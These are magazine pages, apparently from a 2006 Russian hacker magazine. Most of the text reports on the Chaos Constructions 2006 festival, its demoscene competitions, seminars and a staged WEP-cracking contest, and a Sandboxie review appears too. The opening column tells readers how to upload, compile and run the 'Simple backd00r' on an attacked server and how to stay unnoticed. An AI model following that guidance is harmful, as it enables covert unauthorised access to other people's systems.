Меня часто спрашивают, какими бэкдорами я предпочитаю пользоваться. Но здесь сложно дать однозначный ответ. Во-первых, каждый выбирает под себя, а во-вторых, многое зависит от конкретной ситуации. Ведь случается, что использовать обычный бэкдор невозможно, тогда приходится прибегать к коннект-бэку, обходя ограничения, установленные на атакуемом сервере. Что касается стандартных бэкдоров, то среди них я отдаю предпочтение Simple backd00r (bd. c), написанному на C и отлично зарекомендовавшему себя в боевых условиях. Тебе достаточно залить файл bd. c на нужный сервер и скомпилировать его таким образом:

```
gcc bd. c -o bd
```

После этого можешь запускать бэкдор на определенном порте:


```
./bd <port> <pass>
```

Если ты не хочешь указывать пароль, то просто скомандуй:

```
./bd <port>
```

Все. Далее коннектись к серверу на открытый порт и наслаждайся полноценным шеллом. Только не забывай о том, что не стоит оставлять бэкдор на сервере — «поел — убери за собой»:). Руководствуясь этим правилом, ты будешь долгое время оставаться незамеченным в системе. А если у тебя не достаточно прав для запуска gcc — скомпили bd. c заранее и залей бэкдор на сервер уже в готовом виде. Кроме того, сорец содержит в себе комментарии, так что при желании (и хотя бы частичном знании C) ты сможешь отредактировать бэкдор, улучшив его функциональность.
Одним словом — стабильного коннекта, коллега!

ПРОГРАММА: SANDBOXIE 2.60
ОС: WINDOWS 2000/XP/2003
АВТОР: RONEN TZUR



Тулза для запуска приложений в «песочнице»

Если ты любишь «экспериментировать» с софтом, умеешь держать в руках дизассемблер, тестируешь регулярно не один десяток программ, занимаясь их отладкой, то Sandboxie создана специально для тебя. Эта тулза позволяет запускать браузер или другие программы таким образом, чтобы любые изменения, связанные с использованием софта, были сохранены в ограниченной среде (так называемой «песочнице»), которую возможно будет удалить позже. В результате ты всегда можешь быстро исправить любые изменения, связанные с модификацией реестра и/или других параметров системы. Если файл был загружен внутри сессии песочницы, то он будет удален при очистке бокса. Утила позволяет создавать несколько различных «песочниц» под твои оправданные нужды:). Программа стартует в системном трее, и для активации «песочницы» достаточно запустить нужную прогу через иконку в Sandbox'e. Утилита содержит множество настроек, управлять которыми ты можешь с помощью редактируемого конфигурационного файла. В общем, настоятельно рекомендую установить данную тулзу. Уверен, что она пригодится тебе еще не раз.

ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDW0RK@GAMELAND.RU /

НОВЫЕ ХРОНИКИ ЦЭЦЭ

CHAOS CONSTRUCTIONS 2006 ГЛАЗАМИ ОЧЕВИДЦА






26 АВГУСТА ЖДАЛИ МНОГИЕ. ДЕМОСЦЕНЕРЫ, ХУДОЖНИКИ, МУЗЫКАНТЫ, ХАКЕРЫ, ВАРДРАЙВЕРЫ, ПРОСТО КОМПЬЮТЕРЩИКИ, ВКЛЮЧАЯ МЕНЯ. ИМЕННО В ЭТОТ ДЕНЬ СТАРТОВАЛ КРУПНЕЙШИЙ В РОССИИ ЕЖЕГОДНЫЙ КОМПЬЮТЕРНЫЙ ФЕСТИВАЛЬ CHAOS CONSTRUCTIONS. НА ЭТОТ РАЗ ОРГАНИЗАТОРЫ ОБЕЩАЛИ ВСЕМ НЕЧТО ОСОБЕННОЕ, ПОЭТОМУ Я ПРОСТО НЕ МОГ ПРОПУСТИТЬ ЭТО СОБЫТИЕ…


В тот момент, когда ЦЦ06 распахнул свои двери, народ повалил внутрь, а организаторы объявили о начале фестиваля, начались первые компо. Дядя Майнд спал в обнимку с подушкой и видел эротичные сны. «Вставай, сцуко ленивое! — на самом интересном моменте явился мне загадочный образ. — Туса в самом разгаре!». Вскочив с постели и закинув в себя пару бутербродов, я рванул к месту встречи. В этом году привычное для предыдущих констракшенов здание торгового комплекса ЛДМ сменилось на выставочный центр «Евразия». Все разъяснилось тогда, когда увидел размах пати. Организаторы заботливо нарисовали на сайте подробный план, чтобы сценеры не заблудились. Хотя ориентироваться было просто — повсюду блуждали парни в футболках с надписями в духе «Scene not dead», пьющие пиво и что-то оживленно обсуждающие. Внутри здания меня сразу остановили серьезного вида охранники, которые не узнали в лицо самого mindw0rk'a и потребовали пропуск (бумажные полоски разных цветов, которые все носили на запястье). Пришлось вызванивать Тоху (известного тебе по статьям в «Хакере»), в этом году занимавшегося организацией хак-компо.

Достаточно было только взглянуть на главный зал, чтобы сразу почувствовать атмосферу фестиваля. Отличия от предшественников были более чем заметными. На этот раз организаторы не просто арендовали помещение и показывали на большом экране работы. Они предоставили посетителям места и техническую возможность для подключения компа к локальной сети, в результате чего получилась настоящая LAN-Party. Народу с ноутбуками и писюками, как видно на скриншотах, было достаточно, ведь для всех, кто пришел со своим компом, вход был бесплатным. Пати по духу мне напомнило Assembly — тот же полумрак, повсюду огни от экранов компьютеров, толпы движущихся в разных направлениях сценеров, да и просто ощущение глобальной тусы.

Весь зал был поделен на несколько секций. Большую часть (центр) занимали юзеры с компами. За все время проведения фестиваля я увидел лишь пару человек, которые играли. Народ в основном или качал с сетки варез, или серфил инет, или что-то активно кодил. Процентов девяносто сидели на ноутах. Желающих подключиться было больше, чем выделенного места, поэтому некоторые работали, что называется, на коленях. Один из организаторов даже публично просил тех, кто сидел на Wi-Fi, уступить место с розеткой ethernet'чикам.

Слева от входа расположились стенды партнеров и спонсоров фестиваля. Среди них — компания iFREE, разрабатывающая мультимедийные приложения, представители Deep Apple, фирма Kenjitsu — аниматор и разработчик мобильных игр, а также небезызвестная Microsoft. У каждого стенда дежурил представитель, с которым можно было пообщаться и узнать все, что угодно: как о самой компании, так и ее продукции. Например,





Microsoft демонстрировал свой Media Center, который я вначале перепутал с Windows Vista. Кстати, с MS на фестивале постоянно происходили странные происшествия. То неизвестные хакеры через открытый Wi-Fi досили комп мелкомягких, из-за чего периодически на стенде красовался «синий экран смерти», то потом кто-то под шумок стащил флаг компании, судьба которого стала известна незадолго до закрытия фестиваля, а именно на показе фоток, сделанных посетителями. Фотография, щелкнутая где-то возле здания «Евразии», демонстрировала майкрософтовское знамя, а на переднем плане стоял сценер, подносящий к нему зажигалку для ритуального сожжения.

Приятной фишкой CC06 стало наличие двух дополнительных экранов, находившихся в конце зала. На одном из них крутили фильмы («Operation Takedown», «Cypher», «Пираты Кремниевой долины», «Бойцовский клуб», «Беги, Лола, беги»), разные клипы под саундтреки из фильма «Хакеры», а также хаквидео из] [. У другого дежурил небезызвестный амижник Vinnny (он недавно писал о демосцене на Амиге), который включал сценовые видеоролики. Так что те, кому была не особо интересна демонстрация конкурсов на главном экране, могли воспользоваться этим бесплатным кинотеатром.

Уже традиционной для всех CC стала выставка раритетных компьютеров. В этом году экспонатов стало вдвое больше по сравнению с прошлым — всего около 60. В числе прочих были ПЭВМ Роботрон 1715, Искра 1030М, 4-мегагерцная ЕС'ка с 512 Кб на борту (корпус у нее массивнее, чем на некоторых современных серваках), PowerMac G3333 Мгц, оттюнингованная 4-ка, Commodore 64, древняя ямаха, ноутбук фирмы Grid, какая-то историческая видеоприставка и вершина компьютеростроения — am5x86-133, засунутый моддером в корпус пылесоса. Само собой, на каждом из этих агрегатов можно было поклацать и поиграть. Один чувак конкретно засел за Lode Runner и умудрился дойти до 34 уровня. А рядом, сидя на коленях у папашки, в виртуальные кубики играл 5-летний сценер. Некоторые экспонаты представляли такую историческую ценность, что были помещены за витрину — не хватало только таблички «Руками не трогать». Возможно, в Питере скоро появится новый музей компьютерной истории — организаторы сейчас занимаются поиском помещения, где будут выставлены все эти машинки.

Рядом с выставкой находилась отдельная комната, в которой на протяжении фестиваля проводились реалтаймовые компо. Всем желающим предлагалось прямо на пати за выделенное время (в районе полутора часов) нарисовать картинку, закодить прогу или написать музыку. А самым оживленным местом был Инфодеск, где висело расписание и тусили организаторы.

Так как многие посетители Chaos Constructions приезжают издалека, для некоторых проблема «где остановиться в эти дни» стоит особенно остро. Если раньше оргсостав мог только помочь найти недорогую гостиницу, то в этот раз они взяли пример с Ассембли, выделив место для ночлега прямо на пати. Конечно, не пятизвездочная гостиница, но главное — сравнительно тихо и никто не мешает. Кроватей, правда, в чил-ауте не было предусмотрено, поэтому сценеров предупредили, что надо брать с собой спальники. Пати с 26 по 27 работало в режиме нон-стоп, так что засидевшийся до утра сценер мог тут же вздремнуть и потом вернуться к своим сценерским делам. Большинство из них, правда, не покидали насиженные места всю ночь, тем более что из-за смещенного расписания некоторые компо крутили именно ночью (ZX demo в 24:00 только начиналось). А потом до утра крутили лучшие демки с других демопати и фильмы о сцене.

Еще одной приятной традицией фестиваля является бесплатный вход для всех девушек (вообще, цена билета на 2 дня составляла 300 рублей, если ты пришел без компа). Подкованных в компах теток становится все больше, поэтому на CC я встречал женские лица сплошь и рядом. Причем во время конкурсов они смотрели на экран с нескрываемым интересом.

Сценовые компо

Как и на предыдущих CC, конкурсные работы были представлены на двух платформах: PC и ZX-Spectrum плюс одна работа для амиги от AmiRUS & Simon^CPU и несколько номинаций в Combined Mobile (мобильники). ZX-графика предложила зрителю небольшое количество работ — всего 14. Самой популярной темой у художников-спетрумистов остаются тетки: добрая половина работ демонстрировала женские ноги, груди и просто лица. Но сценеров этим уже давно не проймешь, поэтому первое место занял гремлин-панк в зеленых волосах, розовых туфлях и с разбитой гитарой. В качестве темы для реалтайм ZX gfx compo организаторы предложили нарисовать за полтора часа какое-нибудь мифическое существо. В итоге 2 и 3 место поделили драконы, а первое досталось каменному зломутанту, обросшему деревьями.

На ZX demo прислали только 3 работы. Демка-победитель под названием «Cpu ducks you» меня как-то не впечатлила. Уже давно приевшийся эффект плазмы периодически сменялся оцифрованными фотками мемберов группы CPU, которые пропагандировали любовь к уткам: «Make ducks, not bombs», и все это великолепие происходило под какую-то отстойную музыку. «The Miracle of you», занявшая второе место, была оригинальнее. Автор поделился в своей деме, что он ощущает себя призраком, — отсюда мрачная мелодия и пессимистичная картина с анимированными пикселями, летающими по экрану. Третья работа — по сути, сборник традиционных спектрумовских эффектов без какой-либо связующей идеи, поэтому она заняла только третье место. Кстати, я

















заметил, что картинки, которые использовались в спектрумовских демах, были выставлены на zx gfx compo. Организаторам — незачет, надо такое дело фильтровать. В 512 байт ZX интро победителем стал кодер Alff из все той же CPU. Конкурсант сделал эффект рисующихся в реалтайме цветочков, падающих с неба на землю. Для 512 байт вполне неплохо. Музыка для спектрума разделялась на AY (стандартный музыкальный процессор) и Turbo Sound (чип на двух AY для получения 6-ти каналов), но прослушать я их не успел.



Так что ZX хоть и жив стараниями фанатов, но количество работ и их качество говорит, что для него настали не лучшие времена. Причем уже давно.

На PC разнообразие графических конкурсов было пошире. Тут соревноваться могли не только художники, но и фотографы, ASCII'шники, рендеры. А для тех, кто не признает правил в оформлении работ, имелся Freestyle. Работы в рисованной графике были совершенно разными и большинство хорошего уровня: от изображения солдат на поле боя и запечатленной страстной ночи до большого робота и авторской фантазии на тему будущего ЦЦ. Победителем стал фантастический пейзаж под названием «Nature is back», изображающий природу на фоне урбанистического города. В ASCII gfx ничего выдающегося не оказалось — мне понравились только пару ans'ишек от некоего _nf^ReBirth и работа Rage с изображением надписи «RAGE», плавно переходящей в человеческий анфас (выполнено это в стиле старых работ Слэша — известного и теперь уже неактивного художника на ascii-сцене), котрая заняла первое место.

В рендеринге (смоделированные в 3D-редакторах картины) номинантов было всего 5, с большим отрывов победила работа «Resistance Is Futile» Royal Ghost'а, фаворита многих конкурсов 3D-графики. Не знаю, брал ли автор за образец фотку актрисы Конни Нильсен, но получилось, как видишь на скрине, очень похоже. Второе место тоже оказалось заслуженным: присевшая отдохнуть воительница в кожаном прикиде с автоматом в руке смотрелась очень реалистично.

В конкурсе логотипов поучаствовали представители нескольких известных сценовых групп: Chipcult, Crolyx, Chaos Energy, team Power Amiga, USSR и даже организатор пати Frog. Разрыв в голосах между первым и вторым местом был минимальным, Энергия Хаоса вырулила у амижников за счет оригинального дизайна в «грязном» стиле.

По мнению многих участников ЦЦ, конкурс фотографий был лишним. Тем не менее, он дал возможность проявить себя не только сценерам, но и простым юзерам. Кто-то из участников просто сходил и сфотал полянку во дворе, другие подошли к делу творчески, запечатлев ящерицу на стекле. Золотую медаль завоевала фотка малыша, раздвинувшего ручонки, и не последнюю роль в этом сыграло удачное название: «Байки юного рыбака». Правда, больше всего аплодисментов сорвала не она, а фотка с изображением какого-то мрачного заброшенного кладбища, на переднем фоне которого высился дорожный знак «STOP».

В фристайле многие работы были откровенной халтурой, и я не представляю, как первое место мог занять обработанный за пару минут в фотошопе пейзаж. Две работы художника bzh с изображением бабочки и стрекозы были намного интереснее, хотя бы по стилю исполнения. В этом компо не осталась обойденной нашумевшая тема с Зиданом: один из авторов запечатлел Мальвину, сбивающую метким ударом в грудь Буратину. Она заняла второе место. Еще вспоминается картинка с замороженными во льду клавишами от клавиатуры — вполне креативно.

Как и спектрумовскую, писишную музыку я пропустил, но если у тебя есть желание оценить все своими ушами, то на диске к журналу ты найдешь все работы, участвовавшие в ЦЦ.

Самыми ожидаемыми компо, которые собирают больше всего народу и которые организаторы всегда оставляют «на десерт», были, конечно, PC 64K intro и PC Demo. Узнать о начале этих конкурсов можно было по громкому свисту одобрения и частым аплодисментам, раздававшимся из главного зала. И надо сказать, аплодисменты звучали не зря. Несмотря на то, что в 64к интро было представлено только 4 работы, явной лажи среди них не было. Описать каждую работу трудно, это надо видеть своими глазами, скажу только, что последние годы сценеры активно используют трехмерную камеру, свободно летающую вокруг смоделированных помещений/фигур, а также стараются придать новую форму традиционным эффектам. Интруха «Offworld», занявшая первое место, стала дебютом unc&preston и произвела на всех большое впечатление. Технологичная, детализированная и в то же время требовательная к ресурсам. Смотрится отлично как на мониторе, так и на небольшом экране, да и техно-музыка подоб-

рана в самый раз. Второе место осталось за «Form Factor'ом» — совместной роботой f0x lost soul и unc. Кстати, интра, получившая 3 место, также была создана сценером unc. Воистину, широка сцена талантами!

На конкурсе демок также было на что посмотреть. Расскажу вкратце о каждой работе:

Silent Space — дема, показывающая под умиротворяющую музыку кусочек вымышленного рая: голубой океан с дельфинами, белоснежная яхта, золотой пляж с пальмами, бунгало, прибрежная дорога и желтое феррари, уносящееся за горизонт.

E-Motion — вначале под военный марш мы видим армию черно-белых шагающих роботов, за которой следует бронированный поезд. Но потом тема вдруг резко меняется, экран наполняется цветом, а музыка переходит в спокойный чил-аут, и друг за другом следуют различные трехмерные эффекты (особенно мне понравились мыльные пузыри).

Trash — чей-то эксперимент с видеокамерой, которой оператор заснял мрачный двор, разбавленный чертежами. Камера постоянно дергается, из-за чего разглядеть, что творится на экране, сложно. В принципе, дема оправдывает свое название и больше подошла бы для какого-нибудь фристайла.

Gaia — «Они обманывали сами себя, они отрицали свою участь, но пробил час истины, и настал конец их дней», — такими оптимистичными словами начинается дема, демонстрирующая вид Земли из космоса. Заканчивается все, как и обещано, ядерным взрывом. Очень понравилась игра света в этой деме, особенно когда камера оказывается под водой.

Realshit — куча разных эффектов, намешанных друг с другом и сменяющихся без перерыва, в итоге в этом винегрете мало что можно понять. В конце появляется анимированная фотка солиста «Нирваны» с подписью: «В память о Курте», а также вопрос: «Isn't it real shit?». Вопрос, я бы сказал, риторический.

My own bullet of autumn — работа, наделавшая в зале много шума. Авторы взяли за основу тему осени и заполнили ее обильным количеством виртуальных листьев, падающих с неба, окон домов, водонаборных баков и простреленных висков, в конце образующих настоящий коллапс. Качественные 3D-модели, подходящий «осенний» саундтрек и выдержанный стиль принесли демке группы Crolyx заслуженную победу.

Как заметили многие посетители CC06, сильно пострадала зрелищность графических и музыкальных компо, поскольку для первых не было приличного звукового сопровождения, а во время проигрывания конкурсных мелодий на главном экране слышался невнятный телевизионный шум. В прошлом году в этом плане было получше — там под музыку крутились визуальные эффекты WinAmp'а. Также из-за отсутствия постоянного ведущего, который бы мог заводить толпу и заполнять паузы между компо (сейчас на ЦЦ, когда конкурс заканчивается, на экран ставят заставку Chaos Constructions и предлагают всем пойти погулять минут 15-20), многие посетители откровенно скучали. Что мешает организовать мини-конкурс по скоростному распитию пива, например, или поставить на экран одну из топовых демок прошлых лет? Хорошо еще, что в этом году прямо на патиплейс работал буфет, и большую часть таких моментов я заполнял бутербродами.

Среди остальных компо были Wild (короткометражный фильм/анимация), PC game и mobile combined. В Wild'е работ было прилично, мне особенно запомнилась «Не сводите с ума хамелеонов» — что-то типа «Пластилиновой вороны», только в главной роли там выступал симпатичный хамелеон. Зал эта работа изрядно развеселила, за что и удостоилась первого места. Игры для PC и мобильников я пропустил, но, судя по скриншотам, призовые работы были выполнены на весьма профессиональном уровне и даже могли бы конкурировать с коммерческими проектами. Добавлю, что интерес к мобильной платформе в этом году заметно вырос, так как работ было представлено, по сравнению с 2004 годом, в два раза больше.

Конкурсы по взлому

Серьезным шагом вперед для ЦЦ стало введение в этом году направления Хак. Теперь посоревноваться друг с другом смогли не только сценеры, но и матерые хакеры и security-спецы. Конечно, предложений взломать с фестиваля сервак NASA не было, и, вообще, организаторы делали акцент на том, что все будет в рамках закона. Конкурсов по хакерскому профилю задействовали пять: реалтайм-дефейс ЦЦ'шного сайта, хаквидео с заранее заготовленными работами, реалтайм-крэк софта (в котором поучаствовала небезызвестная UCL), zx realtime crack (обессмерчивание Dizzy 7 с минимумом доступных средств) и взлом Wi-Fi сети.

К моему удивлению, записей взломов прислали немало — около 10 штук. Были среди них и XSS-атака на SET-CMS 3.6, и демонстрация бага в CISCO, и эксперименты со


















склейкой видео на разных частотах в VDub, и запуск Mac OS X 10.4.3 на писюке, и процесс инсталляции Vmware. Но мой неподготовленный мозг отказывался воспринимать загадочные циферки и команды на экране, к тому же озвучка была еле слышна в зале. Впрочем, одно видео запомнилось достаточно хорошо, и, думаю, не только мне. Автором его была некая kiska, представившаяся девушкой-хакером, тема ее видео звучала так: «Взлом крупнейшего пикаперского форума rmes.ru». «Вот мы регистрируем новое мыло, потом запускаем хакерскую программу, ловко юзаем эксплоит — и вуаля! Мы получаем доступ в закрытый раздел!» — бойко рассказывала девочка, водя мышкой по винде, и в конце добавила: «Ведь плохие девочки так любят запретное!». Весь зал натурально лежал. Я бы отдал kisk'е золотую медаль, но жюри присудило ей серебро. Победителем хаквидео стала презентация Exploiting Opie от F0rtress Zero.



В deface-конкурсе предлагалось хакнуть специально созданные для этого сайты: http://joomla.bsd.cc6.org.ru и http://nuke.bsd.cc6.org.ru. Из нескольких десятков кулхакеров с этой непосильной задачей справились двое: один уложился в 15 часов, другой — в 26,5. Как сказал aGGreSSor, заведующий хакерскими компо на ЦЦ, они перестарались с секурностью, и первый раз сайт хакнули через FTP, после того как админы открыли дыру и вдохновили народ на форуме пламенными речами. Второй взлом был проведен через SSH, причем взломщик не забыл потереть за собой все логи.

Для матерых спецов еще больший челлендж представлял хак Wi-Fi, поскольку админом здесь выступал Тоха, а этот чувак не любит когда его сервак ломают. Думаю, тебе будет интересно узнать, что там было и как справились с заданием участники. Поэтому даю перо в руки Токзе, он все опишет:

«Целью конкурса было публично продемонстрировать общественности, что методы защиты, применяемые в 80% беспроводных сетей, безнадежно устарели и абсолютно несостоятельны. Подавляющее большинство сетей в Питере, хоть как-то защищенных от посторонних лиц, используют шифрование WEP с ключом в 128 (104) бит. И лучшим способом показать слабость этой защиты был бы ее непосредственный взлом прямо на фестивале. В рамках Wi-Fi Penetration Compo мы развернули стенд, на котором работала защищенная 128-битным WEP-ключом точка доступа. Она была подключена к обычному писюку, на котором эмулировалась небольшая сеть из семи машин. Специальных клиентов, генерящих достаточный трафик для накопления пакетов и взлома ключа не было, — это слишком просто. Был клиент, который время от времени посылал пинги и создавал поток пакетов, позволяющий проводить атаки типа ARP request resend, interactive packet reinject и т. п. Главной задачей был хак WEP-ключа, после чего атакующий мог подсоединиться к сети и продолжить взлом.

Предоставление организаторам WEP-ключа в качестве критерия прохождения конкурса было недостаточно — после преодоления первого этапа взломщика ждала простенькая задачка. На одной из машин находился файл с секретной фразой, ее надо было прочесть и сообщить организаторам — вот тогда конкурс считался пройденным.

Решать эту задачку нужно было следующим образом. На одной из виртуальных машин мы запустили ftp-сервер с анонимным доступом. Порывшись в каталогах этого сервера, можно было отыскать папку backup, внутри которой находился домашний каталог пользователя toxa. Там же — директория. ssh с доступными к просмотру (644) RSA-ключами для авторизации на ssh-сервере и конфиг сервера rc. conf, из которого пользователь мог почерпнуть информацию об атакуемой сети. Оставалось только подобрать машину и пользователя на ней, который юзал найденный id_rsa-ключ для аутентификации.

Внутренние имена машин (bender, leela, fry, zoidberg, amy) недвусмысленно говорили о том, что админ сети — фанат «Футурамы», и на этом надо было сыграть. Ключ пускал пользователя с логином fry на машину fry.cc6.lan и, к великой радости взломщика, не был защищен парольной фразой. Поэтому все, что нужно было сделать, — это найти файл с секретным сообщением. Таким файлом был/root/. ksh_profile/. secret_mesg, который содержал фразу «I HAVE A DREAM OF KILLING ALL THE HUMANS». Для участника конкурса это оказалось неожиданностью, ведь все время проведения фестиваля я ходил в футболке с именно этой фразой, принадлежащей великому роботу Бендеру из «Футурамы». Так что был и другой «хакерский» метод прохождения конкурса — просто внимательно посмотреть на Тоху.

Единственный победитель — человек с ником afx237_v7, упорство которого достойно уважения. Сначала у него не инжектились пакеты, потом он догадался флудить клиента, а не AP, и собрал нужное количество



трафика. Затем у него возникли проблемы с ssh-ключом, от чего парень посчитал, что это косяки организаторов. И лишь после того, как я доказал ему, что ключ вполне рабочий, он смог закончить конкурс. Всего на взлом ключа у afx237_v7 ушло 26 часов, причем он не прекращал ломать ни днем, ни ночью».

Семинары

Так как семинары прошлых ЦЦ я пропустил, да и вообще в своей жизни ни разу не посещал ничего подобного, на этот раз мне было интересно поучаствовать в качестве зрителя. Проходили семинары в актовом зале, находящемся по соседству с главным залом. Среди выступающих зарегистрировались такие монстры, как Nvidia (тема лекции: «Использование DirectX 10 в разработке игр»), Microsoft («Новое поколение пользовательских интерфейсов Windows на базе DirectX»), Deep Apple («Компьютеры Apple в компьютерном искусстве»). Были и менее известные конторы: Крейт («Эволюция игровых движков для консолей»), Kenjitsu («Разработка игр»), Herocraft («Мобильные игры», «Разработка игр для смартфонов»), Spb Software House («История Pocket PC и разработка приложений»). На семинаре Кенжитсу, помимо обычных юзеров, присутствовали представители какой-то другой геймдевелоперской фирмы, в результате чего между ведущим и этими ребятами до самого конца шел жаркий флейм. Все это смотрелось забавно. Особый интерес у меня вызвала тема от Моболэнд, ведущие которого рассказали о разработке первой русской онлайновой РПГ на мобильных телефонах. Я вообще давний фанат MMORPG, поэтому весьма увлекательно было послушать, как виртуальные миры собираются реализовать на такой ограниченной платформе. Даже записался в бета-тестеры:).

Сценеры тоже не остались в стороне. Некий Томас Маргольф, известный как firestARTer, при содействии русской группы Chipcult рассказал, какую музычку можно творить на приставке Gameboy. Также во второй день прозвучал доклад какой-то сценовой группы о тенденциях развития демосцены на разных платформах.


Но главным хитом среди всех семинаров стала совместная лекция Toxi и ust-xbIp'a из Ukr Security Team. Парни подготовили подробный анализ уязвимостей беспроводных сетей стандарта IEEE 802.11, рассказали о способах защиты и хотели даже продемонстрировать процесс взлома на практике, но подвела техника, и шоу не состоялось. Впрочем, неполадки не помешали собрать полный зал народу.

Засидевшись на семинарах, я пропустил любопытное мероприятие под названием «кибергородки». Организатором этой игры выступил один из сценеров, а проходило все прямо напротив входа в «Евразию». Думаю, ты в детстве играл в «городки». В кибергородках правила аналогичные, только пуляли дубинкой не в лесенки из палочек, а по б/у винчестерам, дисководам и другим компьютерным запчастям, собранным в разные фигуры. Говорят, было очень весело.


Еще одним памятным событием стал любительский стриптиз под летним дождиком в исполнении одной из посетительниц пати. Под крики «Опенсорс!» девочка (вероятно, профессиональная гимнастка) позировала фотографу, исполняя эротический танец и кульбиты.

В конце второго дня прошла пресс-конференция с организаторами в лице Петра Соболева aka Frog и спонсорами (в основном представители iFREE). Прошла, на мой взгляд, вяло: народу было немного, вопросы задавали 3 человека, включая меня. На вопрос, почему расписание конкурсов во второй день было смещено чуть ли не на час, Frog вздохнул: «С ростом фестиваля технические траблы неизбежны. Так и случилось». Но фиг с ней, с конференцией, главное — фестиваль состоялся и, несмотря на некоторые ляпы, прошел очень бурно и весело. За 2 дня на ЦЦ побывало около 1500 человек, из которых более 200 пришли со своими компами. Те, кто хотел общения с единомышленниками, мог получить его на пати в избытке, те, кто пришел в первый раз и хотел узнать побольше о демосцене, тоже не ушли разочарованными. Честно говоря, я в процессе сильно пожалел, что не принял участие в каком-нибудь из «народных» компо. Ведь сделать прикольную фотку, изобразить в фотошопе креатив или завести на время пати веб-блог с реалтаймовым освещением происходящего (а был и такой конкурс), мне ничего не стоило. Возможно, даже занял бы призовое место… Зато в следующий раз подготовлюсь заранее, чего и тебе советую.

